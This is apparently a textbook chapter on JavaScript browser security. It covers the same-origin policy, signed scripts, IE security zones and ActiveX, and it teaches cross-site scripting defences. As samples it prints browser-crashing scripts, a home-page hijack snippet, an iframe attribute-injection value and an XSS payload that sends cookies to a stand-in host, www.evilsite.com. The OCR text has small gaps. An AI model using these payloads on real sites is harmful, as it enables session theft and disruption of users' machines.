CHAPTER 22

JavaScript Security

Downloading and running programs written by unknown parties is a dangerous proposition. A program available on the Web could work as advertised, but then again it could also install spyware, a backdoor into your system, or a virus, or exhibit even worse behavior such as stealing or deleting your data. The decision to take the risk of running executable programs is typically explicit; you have to download the program and assert your desire to run it by confirming a dialog box or double-clicking the program's icon. But most people don't think about the fact that nearly every time they load a Web page, they're doing something very similar: inviting code—in this case, JavaScript—written by an unknown party to execute on their computer. Since it would be phenomenally annoying to have to confirm your wish to run JavaScript each time you loaded a new Web page, the browser implements a security policy designed to reduce the risk such code poses to you.

A *security policy* is simply a set of rules governing what scripts can do, and under what circumstances. For example, it seems reasonable to expect browsers' security policies to prohibit JavaScript included on Web pages downloaded from the Internet from having access to the files on your computer. If they didn't, any Web page you visited could steal or destroy all of your files!

In this chapter we examine the security policies browsers enforce on JavaScript embedded in Web pages. We'll see that these policies restrict JavaScript to a fairly benign set of capabilities unless the author of the code is in some way "trusted," though the definition of "trusted" can vary from browser to browser, and is in any case a somewhat suspect notion.

JavaScript Security Models

The modern JavaScript security model is based upon Java. In theory, downloaded scripts are run by default in a restricted "sandbox" environment that isolates them from the rest of the operating system. Scripts are permitted access only to data in the current document or closely related documents (generally those from the same site as the current document). No access is granted to the local file system, the memory space of other running programs, or the operating system's networking layer. Containment of this kind is designed to prevent malfunctioning or malicious scripts from wreaking havoc in the user's environment. The reality of the situation, however, is that often scripts are not contained as neatly as one would hope. There are numerous ways that a script can exercise power beyond what you might expect, both by design and by accident.

The fundamental premise of browsers' security models is that there is no reason to trust randomly encountered code such as that found on Web pages, so JavaScript should be executed as if it *were* hostile. Exceptions are made for certain kinds of code, such as that which comes from a trusted source. Such code is allowed extended capabilities, sometimes with the consent of the user but often without requiring explicit consent. In addition, scripts can gain access to otherwise privileged information in other browser windows when the pages come from related domains.

The Same-Origin Policy

The primary JavaScript security policy is the same-origin policy. The *same-origin policy* prevents scripts loaded from one Web site from getting or setting properties of a document loaded from a different site. This policy prevents hostile code from one site from "taking over" or manipulating documents from another. Without it, JavaScript from a hostile site could do any number of undesirable things such as snoop keypresses while you're logging in to a site in a different window, wait for you to go to your online banking site and insert spurious transactions, steal login cookies from other domains, and so on.

The Same-Origin Check

When a script attempts to access properties or methods in a different window—for example, using the handle returned by **window.open()**—the browser performs a same-origin check on the URLs of the documents in question. If the URLs of the documents pass this check, the property can be accessed. If they don't, an error is thrown. The *same-origin check* consists of verifying that the URL of the document in the target window has the same "origin" as the document containing the calling script. Two documents have the same origin if they were loaded from the same server using the same protocol and port. For example, a script loaded from http://www.example.com/dir/page.html can gain access to any objects loaded from www.example.com using HTTP. Table 22-1 shows the result of attempting to access windows containing various URLs, assuming that the accessing script was loaded from http://www.example.com/dir/page.html.


URL of Target Window	Result of Same Origin Check with www.example.com	Reason
http://www.example.com/index.html	Passes	Same domain and protocol
http://www.example.com/other1/other2/index.html	Passes	Same domain and protocol
http://www.example.com:8080/dir/page.html	Does not pass	Different port
http://www2.example.com/dir/page.html	Does not pass	Different server
http://otherdomain.com/	Does not pass	Different domain
ftp://www.example.com/	Does not pass	Different protocol

TABLE 22-1 Listing of Same-Origin Check Results Assuming the Calling Script Is Found in the Document http://www.example.com/dir/page.html

Consider the following example:

```
var w = window.open("http://www.google.com");
// Now wait a while, hoping they'll start using the newly opened window.
// After 10 seconds, let's try to see what URL they're looking at!
var snoopedURL;
setTimeout("snoopedURL = w.location.href)", 10 * 1000);
```

Because of the same-origin policy, the only way this script will work is if it's loaded from **www.google.com**. If you load it from your own server, the attempt to access the **Location** object will fail because your domain doesn't match **www.google.com** (or whatever domain the user happens to be visiting). The attempt to access the **Location** object will similarly fail if you save the script to your local disk and open it from there, but this time because the protocol doesn't match (file:// versus http://). Internet Explorer 6 silently fails for this example, but the output in the JavaScript Console for Mozilla-based browsers is



Sometimes browsers don't fail at all but instead "pretend" the violating call worked, and return **undefined** if the violation was trying to get a value. The bottom line is that violations of the same-origin policy result in unpredictable behavior.

Embedded Documents The same-origin check is performed when trying to access the properties or methods of another **Window** object. Since each frame in a framed page has its own **Window** object, the same-origin policy applies to scripts attempting to access the content of frames. If two frames haven't been loaded from the same site using the same protocol, scripts cannot cross the framed boundary.

The policy additionally applies to **<iframe>**s, as well as **<layer>**s and **<ilayer>**s in Netscape 4, and documents included with the **<object>** tag.

External Scripts Externally linked scripts are considered part of the page they are embedded in, and thus can be linked in from other domains. That is, the same-origin policy applies only when scripts attempt to cross a **Window** boundary; you can link a script into a page with confidence that it will work even if loaded from some other site. For example, the page at http://www.somesite.com/index.html could include the following script:

```
<script type="text/javascript"
src="http://www.example.com/scripts/somescript.js"></script>
```

This script will load and work as expected.

Be careful, since linked scripts are considered part of the page they're linked into, if JavaScript in the file http://www.example.com/scripts/somescript.js tries to access another window, it will be subject to a same-origin check for the document it is a part of. That is, it is considered to have come from http://www.somesite.com/index.html, even though the script itself resides elsewhere.

Exceptions to the Same-Origin Policy

Modern browsers enforce the same-origin policy on nearly all the properties and methods available to JavaScript. The few useful unprotected methods and properties are listed in Table 22-2. The fact that these are unprotected means that you can access them in another window even if the page in that window was loaded from a different domain. As you can see, none of the unprotected methods or properties permit manipulation of page content or snooping of the sort users should be worried about; they're primarily navigational.

NOTE *Old browsers often have significantly more exceptions to the same-origin policy than do modern browsers. This is sometimes by design, but more often by mistake. You can find information about same-origin policy enforcement in older Netscape 4.x browsers at **http://developer.netscape.com/docs/manuals/communicator/jssec/contents.htm**.*

You have a bit of leeway with the same-origin policy if you're working with documents loaded from different servers within the same domain. Setting the **domain** property of the **Document** in which a script resides to a more general domain allows scripts to access that domain without violating the same-origin policy. For example, a script in a document loaded from www.myhost.example.com could set the **domain** property to "myhost.example.com" or "example.com". Doing so enables the script to pass origin checks when accessing windows loaded from "myhost.example.com" or "example.com", respectively. The script from www.myhost.example.com could not, however, set the **domain** to a totally different domain such as google.com or moveon.org.

Problems with the Same-Origin Policy

The same-origin policy is very important from a user-privacy perspective. Without it, scripts in active documents from arbitrary domains could snoop not only the URLs you visit, but the cookies for these sites and any form entries you make. Most modern browsers do a good job of enforcing this policy, but older browsers did not.

Method/Property	Exception
window.focus(), window.blur(), window.close()	Not subject to same origin policy in most browsers.
window.location	Setting this property is not subject to same origin policy in most browsers.
window.open()	Not subject to same origin policy in Internet Explorer.
history.forward(), history.back(), history.go()	Not subject to same origin policy in Mozilla and Netscape browsers.

TABLE 22-2 Some Properties and Methods Are Not Subject to the Same-Origin Check.

Aside from poor enforcement by early browsers, the same-origin policy has another problem. Consider that one Web server often hosts numerous sites for unrelated parties. Typically, a URL might look like this:

http://www.example.com/account/

But by the rules of the same-origin policy, a script loaded from

http://www.example.com/otheraccount/

would be granted full access to the http://www.domain.com/account pages if they are present in accessible windows. This occurrence might be rare, but it is a serious shortcoming. There's really not much one can do to protect against this problem.

Another issue with the same-origin policy is that you can't, in general, turn off its enforcement. You might wish to do this if you're developing a Web-based application for use on your company's intranet, and you'd like application windows from different internal domains to be able to cooperate. To work around this restriction in Internet Explorer, you generally have to install a custom ActiveX control in the browser. In Netscape and Mozilla-based browsers, you can configure custom security policies or use "signed scripts," the topic of our next section.

NOTE *Internet Explorer 5 allowed sites in the "Trusted" security zone to ignore the same-origin policy. However, Internet Explorer 6 does not provide this feature, so you shouldn't rely on it.*

Signed Scripts in Mozilla Browsers

Object signing technology was introduced in Netscape 4, and continues to be supported by modern-day Mozilla-based browsers (and, to some extent, by Internet Explorer). Object signing provides a digital guarantee of the origin of active content, such as Java applets and JavaScripts. While Java and JavaScript are normally confined to the Java sandbox, signed objects are permitted to request specific extended capabilities, such as access to the local file system and full control over the browser. The idea is that because the origins of the code can be verified, users can grant the program extra capabilities not normally made available to code of questionable origin encountered while browsing.

As with all things Web-related, the major browser vendors took two different and incompatible approaches to the same idea and gave these approaches different names. Netscape and Mozilla call their code signing technology *object signing,* whereas Microsoft calls its similar technology *Authenticode*. One major difference is that Netscape and Mozilla support signed JavaScript code, while Microsoft does not. In Internet Explorer, you can only sign ActiveX controls. However, Microsoft's HTA (HyperText Applications), as discussed in the last chapter, do have increased capabilities and could be used to provide a similar set of capabilities to signed code, though without some of their identity guarantees!

The creation of signed scripts for Netscape and Mozilla browsers involves acquiring a digital certification of your identity as a developer or an organization. You can get such a certificate from the same sources from which you might acquire an SSL certificate certifying your hostname for use with HTTPS, for example, at **www.thawte.com** or **www.verisign.com**.

The certificate of identity is used in conjunction with a *signing tool* to create a digital signature on your script. The signing tool packages your pages and the scripts they contain into a .jar file and then signs this file. The signature on the file guarantees to anyone who checks it that the owner of the certificate is the author of the file. Presumably, users are more likely to trust script that is signed because, in the event that the script does something malicious, they could track down the signer and hold them legally responsible.

When a Netscape or Mozilla browser encounters a .jar file (i.e., a page containing signed script), it checks the signature and allows the scripts the file contains to request extended privileges. Such privileges range from access to local files to the ability to set users' browser preferences. The exact mechanics of this process are beyond the scope of this book, but there is plenty of information available online. For information about signed scripts in Netscape 4 browsers, good places to start are

- **http://developer.netscape.com/docs/manuals/communicator/jssec/contents.htm**
- **http://developer.netscape.com/viewsource/goodman_sscripts.html**

For modern Mozilla-based browsers, good starting points are

- **http://www.mozilla.org/projects/security/components/signed-scripts.html**
- **http://www.mozilla.org/projects/security/components/jssec.html**

Signed Script Practicalities

Signed scripts are primarily useful in an intranet environment; they're not so useful on the Web in general. To see why this is, consider that even though you can authenticate the origin of a signed script on the Web, there's still no reason to trust the creator. If you encounter a script signed by your company's IT department, you can probably trust it without much risk. However, you'd have no reason to think that a party you don't know—for example, a random company on the Web—is at all trustworthy. So they signed their JavaScript—that doesn't mean it doesn't try to do something malicious! And if it did, most users would have no way of knowing.

Another problem with signed scripts is that what it takes to acquire a certificate of identity can vary wildly from provider to provider. Personal certificates sometimes require only the submission of a valid e-mail address. Other types of certificates require the submission of proof of incorporation, domain name ownership, or official state and country identification cards. But the user has no easy way of knowing how the identity of the certificate holder was verified. It could be that the author just submitted his/her name, e-mail address, and $100. Would you let someone whose identity was thusly "verified" take control of your computer?

Developers should realize that for these reasons some users may be unwilling to grant privileges to signed code, no matter whose signature it bears. Defensive programming tactics should be employed to accommodate this possibility.

In general, it's best to use signed scripts only when users have enough information about the signer to be able to make informed decisions about trustworthiness. In practical terms, this limits the usefulness of signed scripts to groups of users you know personally, such as your friends and co-workers.

Configurable Security Policies

Both Internet Explorer and Mozilla-based browsers give users some finer-grained control over what capabilities to grant different types of content the browser might encounter. An awareness of these capabilities is useful if you're doing intranet development. By setting up your users' browsers to accommodate the needs of your applications, your scripts can do things that would otherwise cause browser warning messages or be impossible. These issues are also important to be aware of if you're making use of scriptable ActiveX controls. They affect which controls users' browser will run, and under what conditions. Careful configuration of security policies can also help secure your browser against common problems encountered on the Web.

Mozilla Security Policies

Mozilla has perhaps the most advanced configurable security settings of any popular browser. You can create a named policy and apply that policy to a specific list of Web sites. For example, you might create a policy called "Intranet" and apply it to pages fetched from your corporate intranet at http://it.corp.mycompany.com. Another policy could be called "Trusted Sites" and include a list of Web sites to which you're willing to grant certain extended privileges. A default policy applies to all sites that are not members of another policy group.

For each policy, you have fine-grain control over what the sites it applies to can do. These *capabilities* range from reading and writing specific portions of the DOM to opening windows via **window.open()** to setting other browser preferences like your home page. For example, you might give the sites your "Intranet" policy applies to free reign of your browser under the assumption that documents fetched from your local intranet will use these powers for increased usability instead of malice. Your "Trusted Sites" policy might permit your favorite Web sites to open new browser windows, read and write cookies, and run Java applets. You might set the default policy to forbid the rest of the sites you go to from opening new windows (because pop-ups are annoying), running Java, and manipulating window sizes and locations.

The major drawback of the Mozilla security policy configuration process at the time of this writing is that you have to create the policies and rules manually. There is no GUI interface for managing these preferences on a site or group basis. Interestingly though, you can create an overall JavaScript policy very easily, as shown in Figure 22-1.

To create and configure more specific site-level policies, you must open and edit the prefs.js file, typically found in the application-specific data area for programs in your operating system. In Windows this might be under **C:\Documents and Settings*username*\Application Data\Mozilla\Profiles\default**. The best way to find the preferences file is to search for it, but be aware that this file is "hidden" by default on Windows, so you might have to enable the file finder to "Search hidden directories and files" in order to locate it. More information about configurable security policies in Mozilla, including the syntax of the prefs.js file, can be found at the following URLs:

- **http://www.mozilla.org/catalog/end-user/customizing/briefprefs.html**
- **http://www.mozilla.org/projects/security/components/ConfigPolicy.html**




FIGURE 22-1 Setting Mozilla's overall JavaScript preferences


Security Zones in Internet Explorer

Internet Explorer 4 and later support similarly configurable security policies for different Web sites, but permit less control than Mozilla. Sites are categorized into one of five groups (known as *zones* to IE):

- **Local Intranet** Pages fetched from local servers, generally inside your company's firewall.
- **Trusted Sites** Sites you're willing to grant extended capabilities to.
- **Internet** The default zone for all pages fetched from the Web.
- **Restricted Sites** Sites you specifically indicate as untrustworthy.
- **Local Machine** Pages loaded from your hard disk. This zone is implicit, meaning you can't configure it manually. Content loaded from disk always runs with extended privileges.

You can manage which sites appear in which zones by selecting Tools | Internet Options in Internet Explorer, and selecting the Security tab. Click the Sites button shown in Figure 22-2 to add or remove sites from each zone.

Each zone has an associated security policy governing what sites falling into the zone can do. Internet Explorer has default security settings for each zone but also allows users






FIGURE 22-2 Categorizing sites into security zones with Internet Explorer

to customize the settings. The default settings are called *templates*, and are known (from least secure to most paranoid) as Low, Medium-Low, Medium, and High. You can see in Figure 22-3 that the default setting for the Trusted Sites zone in Internet Explorer 6 is Low.

Clicking the Custom Level button (shown in Figure 22-3) for each security zone enables you to configure specific capabilities that sites in that zone have. Figure 22-4 shows a sample of these options. Although a complete discussion of each option is outside the scope of this




FIGURE 22-3 Most security zones have a default security template.

book, an awareness of those that apply to scriptable ActiveX controls can be useful. For a more complete introduction to IE's security zones, see **http://msdn.microsoft.com/library/default.asp?url=/workshop/security/szone/overview/overview.asp**.




FIGURE 22-4 Customizing security zone properties

ActiveX Controls

The primary policy items affecting ActiveX controls in Internet Explorer are found in Table 22-3. An entry of "Query" indicates that the user is prompted whether to permit the action in question.

NOTE *Some early versions of Internet Explorer do not have the Medium-Low security template. In these browsers, the Low template is applied to sites in the Local Intranet zone.*

Careful inspection of Table 22-3 reveals what you must do to install and access ActiveX controls from JavaScript. First, note that only with the Low setting can unsigned ActiveX controls be installed, and only then after prompting the user for confirmation. A signed ActiveX control is similar to a signed JavaScript in the Mozilla browsers, except that the code being signed is executable, not script. This means that you need to configure your users' browser to have your site in the Trusted Sites zone if your control is unsigned. A better approach is to sign your controls. For details on signing controls with Microsoft Authenticode technology, see **http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/topics/secapps/Authcode.asp**. Similarly, if you wish to install a control without annoying the user with a confirmation dialog box, your site must be in the user's Trusted Sites zone.

The column of Table 22-3 indicating whether "safe" ActiveX controls may be controlled with JavaScript deserves additional discussion. Developers of ActiveX controls indicate whether or not a particular ActiveX object is *safe*, that is, whether controlling it from JavaScript could result in malicious behavior. For example, the **FileSystemObject** has the ability to read and write to the local filesystem. Malicious script that could instantiate this control could use it to wreak havoc on a user's system. For this reason, the control is not marked safe. It therefore cannot be controlled by script downloaded from the Web. On the other hand, the ActiveX control that plays Flash animations has only benign capabilities: start playback, stop, rewind, and so forth. It is therefore marked as "safe" and can be controlled by script.

Template	Default For	Run ActiveX	Install Signed ActiveX	Install Unsigned ActiveX	Java Applets Scriptable?	Safe ActiveX Controls Scriptable?
Low	Trusted Sites	Yes	Yes	Query	Yes	Yes
Medium-Low	Local Intranet	Yes	Query	No	Yes	Yes
Medium	Internet	Yes	Query	No	Yes	Yes
High	Restricted Sites	No	No	No	No	No

TABLE 22-3 Relevant Security Properties of Internet Explorer's Security Zones

If you're having trouble controlling an ActiveX object from JavaScript, double-check that it is marked "safe." For details on how to do this, and more information on the security implications of ActiveX controls, see the following sites:

- **http://msdn.microsoft.com/library/default.asp?url=/workshop/components/activex/security.asp**
- **http://msdn.microsoft.com/library/default.asp?url=/workshop/components/activex/safety.asp**
- **http://msdn.microsoft.com/library/default.asp?url=/workshop/components/com/IObjectSafetyExtensions.asp**

Browser Security Problems with JavaScript

JavaScript has a long and inglorious history of atrocious security holes. Unconvinced? Fire up your favorite browser, head to your favorite search engine, and search for "JavaScript vulnerability"—you should find tens of thousands of results. Of course, this is not an indication of the exact number of security holes in browsers, but it does give a rough idea of the magnitude of the problem. Such vulnerabilities range from relatively harmless oversights to serious holes that permit access to local files, cookies, or network capabilities.

But security problems with JavaScript are not limited to implementation errors. There are numerous ways in which scripts can affect the user's execution environment without violating any security policies.

Bombing Browsers with JavaScript

The amount of resources a browser is granted on the client machine is largely a function of its operating system. Unfortunately, many operating systems (including Windows 95 and 98) will continue to allocate CPU cycles and memory beyond what may be reasonable for the application. It is all too easy to write JavaScript that will crash the browser, both by design and by accident.

The content of the next several sections is designed to illustrate some of the main problems browsers have with denial-of-service attacks, with the "service" in this case being access to an operating system that behaves normally. The results will vary from platform to platform, but running any one of these scripts has the potential to crash not only the browser but also your operating system itself.

Infinite Loops

By far the most simplistic (and obvious) way to cause unwanted side effects is to enter an infinite loop, a loop whose exit condition is never fulfilled. Some modern browsers will catch and halt the execution of the most obvious, but seldom would they stop something like this:

```
function tag()
{
   you_are_it();
}
function you_are_it()
{
   tag();
}
tag();
```

Infinite loops can arise in a variety of ways but are often unstoppable once they have begun. While most infinite loops eat up cycles performing the same work over and over, some, like the preceding one, have a voracious appetite for memory.

Memory Hogs

One of the easiest ways to crash a browser is to eat up all the available memory. For example, the infamous *doubling string* grows exponentially in size, crashing many browsers within seconds:

```
var adiosAmigo = "Sayanora, sucker.";
while (true)
   adiosAmigo += adiosAmigo;
```

You can also fill up the memory that the operating system has available to keep track of recursive function calls. On many systems, invoking the following code will result in a "stack overflow" or similar panic condition:

```
function recurse()
{
   var x = 1;

   // you can fill up extra space with data which must be pushed
   // on the stack but mostly we just want to call the function
   // recursively
   recurse();
}
```

You can even try writing self-replicating code to eat up browser memory by placing the following in a **<script>** in the document **<head>**:

```
function doitagain()
{
   document.write("<scrip" + "t>doitagain()</scrip"+"t>");
}
doitagain();
```

Using the Browser's Functionality

A popular variation on the theme is a script that writes **<frameset>** elements referencing itself, thereby creating an infinite recursion of document fetches. This prevents any user action because the browser is too busy fetching pages to field user interface events.

Similarly, you can open up an endless series of dialog boxes:

```
function askmeagain()
{
   alert("Ouch!");
   askmeagain();
}
```

or continually call **window.open()** until the client's resources are exhausted.

Deceptive Practices

The ease with which developers can send browsers to the grave is only the tip of the iceberg. Often, deceptive programming tactics are employed to trick or annoy users in one way or another. One of the most common approaches is to create a small, minimized window and immediately send it to the background by bringing the original window into **focus()**. The secondary window then sets an interval timer that spawns pop-up ads on a regular basis. The secondary window comes equipped with an event handler that will **blur()** it when it receives focus and an **onunload** handler to respawn it in the unlikely event that the user can actually close it.

In Chapter 21, we briefly discussed a technology found in Internet Explorer 5+ known as DHTML Behaviors. Behaviors have very powerful capabilities, including the ability to modify browser settings. The simplest example of deceptive use of DHTML Behaviors is attempting to trick a user into changing the default home page of his/her browser:

```
<a onclick"this.style.behavior'url(#default#homepage)';
this.setHomePage ('http://www.example.com')" href="">
Click here to see our list of products!
</a>
```

Often sites will pop up windows or dialog boxes disguised to look like alerts from the operating system. When clicked or given data, they exhibit all manner of behavior, from initiating downloads of hostile ActiveX controls to stealing passwords. Typically, these windows are created without browser chrome and when created skillfully are nearly indistinguishable from real Windows dialog boxes. Some researchers have shown how to carry out even more clever attacks with chromeless windows. A carefully created window can be positioned so as to perfectly cover the browser's Address bar, making it appear as if the user is in fact viewing a different site. Another demonstration showed how a tiny window containing IE's padlock icon could be placed over the browser status bar to make it appear as if the user is accessing the site securely. Major threats also come from developers who have found ways to create windows that cannot be closed, or that appear offscreen so as to not be noticed. When combined with the disabling of the page's context menu, vulnerability sniffing routines, and a pop-up ad generator, such a window can be exceedingly dangerous, not to mention unbelievably annoying. Variations include having a window attempt to imitate a user's desktop and always stay raised, tiling the desktop with a quilt of banner ads covering all usable space, or the ever popular spawning window game that annoys unsuspecting users by creating more windows mysteriously from offscreen or hidden windows.

Cross-Site Scripting

Not all security problems related to JavaScript are the fault of the browser. Sometimes the creator of a Web application is to blame. Consider a site that accepts a user name in form input and then displays it in the page. Entering the name "Fred" and clicking Submit might result in loading a URL like http://www.example.com/mycgi?username=Fred, and the following snippet of HTML to appear in the resulting page:

```
Hello, <b>Fred</b>!
```

But what happens if someone can get you to click on a link to http://www.example.com/mycgi?username=Fred<script>alert('Uh oh');</script>? The CGI might write the following HTML into the resulting page:

```
Hello, <b>Fred<script>alert('Uh oh');</script></b>
```

The script passed in through the **username** URL parameter was written directly into the page, and its JavaScript is executed as normal.

This exceedingly undesirable behavior is known as *cross-site scripting* (commonly referred to as *XSS*). It allows JavaScript created by attackers to be "injected" into pages on your site. The previous example was relatively benign, but the URL could easily have contained more malicious script. For example, consider the following URL:

```
http://www.example.com/mycgi?username=Fritz%3Cscript%3E%0A%28new%20Image%29.src%3D
%27http%3A//www.evilsite.com/%3Fstolencookie%3D%27+escape%28document.cookie%29%3B%
0A%3C/script%3E
```

First, note that potentially problematic characters such as **<**, **:**, and **?** have been URL encoded so as not to confuse the browser. Now consider the resulting HTML that would be written into the page:

```
Hello, <b>Fritz <script>
(new Image).src='http://www.evilsite.com/?stolencookie='+
escape(document.cookie);
</script></b>
```

This script causes the browser to try to load an image from www.evilsite.com, and includes in the URL any cookies the user has for the current site (www.example.com). The fact that this image doesn't exist is not important; the user won't see it anyway. What is important is to notice that the attacker presumably runs www.evilsite.com, and now only has to look through his logs in order to find cookies that have been stolen from unsuspecting users. Since most sites store login information in cookies, this could potentially let the attacker log in with his victims' identities.

Cross-site scripting attacks aren't limited to stealing cookies. Anything undesirable that is prevented by the same origin policy could happen. For example, the script could just as easily have snooped on the user's keypresses and sent them to www.evilsite.com. The same origin policy doesn't apply here: the browser has no way of knowing that www.example.com didn't intend for the script to appear in the page.

Preventing Cross-Site Scripting

You should use a two-pronged approach to preventing cross-site scripting attacks. The first tenet is to always positively validate user input at the server (i.e., in your CGI, PHP, and so on). You should check submitted form values against regular expressions that are known to be "good" (or use equivalent logic to make the determination). This is as opposed to checking values for undesirable characters, which we term "negative" validation. For example, if usernames are supposed to be alphanumeric characters, ensure that inputs match a regular expression such as **^[a-zA-Z0-9]+$** instead of looking for potentially problematic non-alphanumeric characters. Positive matching is superior to negative matching because there's no opportunity to make a mistake by forgetting to search for a particular "bad" character.

The second approach is to *always* HTML-escape data before writing it into a Web page. HTML-escaping replaces meaningful HTML characters such as **<** and **>** with their entity equivalents, in this case **<** and **>**. Doing so ensures that even if malicious input makes it past your input validation code, it will be rendered harmless when written into the page.

Note that how data must be escaped to be safe for output (termed *output sanitization*) depends on how it is written into the page. For example, if the user passes in a URL to be written into an **<iframe>**:

```
<iframe src="VALUEGOESHERE"> </iframe>
```

An attacker could pass in **http://somelegitsite.com"%20onload="evilJSFunction()"** as the URL (%20 is a space). This would be decoded and inserted into the page, resulting in:

```
<iframe src="http://somelegitsite.com" onload="evilJSFunction()"> </iframe>
```

Merely escaping **<** and **>** is not sufficient; you need to be aware of the context of output as well. A policy of escaping **&**, **<**, **>**, and parentheses, as well as single and double quotes, is often the best way to go.

Output sanitization can be tricky, and requires an in-depth knowledge of HTML, CSS, JavaScript, and proprietary browser technologies to be effective. Readers interested in learning more about cross-site scripting and Web application security in general might benefit from reading the Open Web Application Security Project (OWASP) Guide, currently found at **http://www.owasp.org/documentation/guide**.

Summary

The JavaScript security model is based on a sandbox approach where scripts run in a restricted execution environment without access to local file systems, user data, or network capabilities. The *same-origin policy* prevents scripts from one site from reading properties of windows loaded from a different location. The *signed script policy* allows digitally signed mobile code to request special privileges from the user. This technology guarantees code authenticity and integrity, but it does not guarantee functionality or the absence of malicious behavior. Both major browsers are capable of using signed code, but Internet Explorer unfortunately does not support signed JavaScript. Yet even if perfectly implemented, many users will refuse to grant signed script privileges out of well-founded security fears. As a result, if employed, signed scripts should always be written in a defensive manner to accommodate this possibility, and are probably best suited for intranet environments.

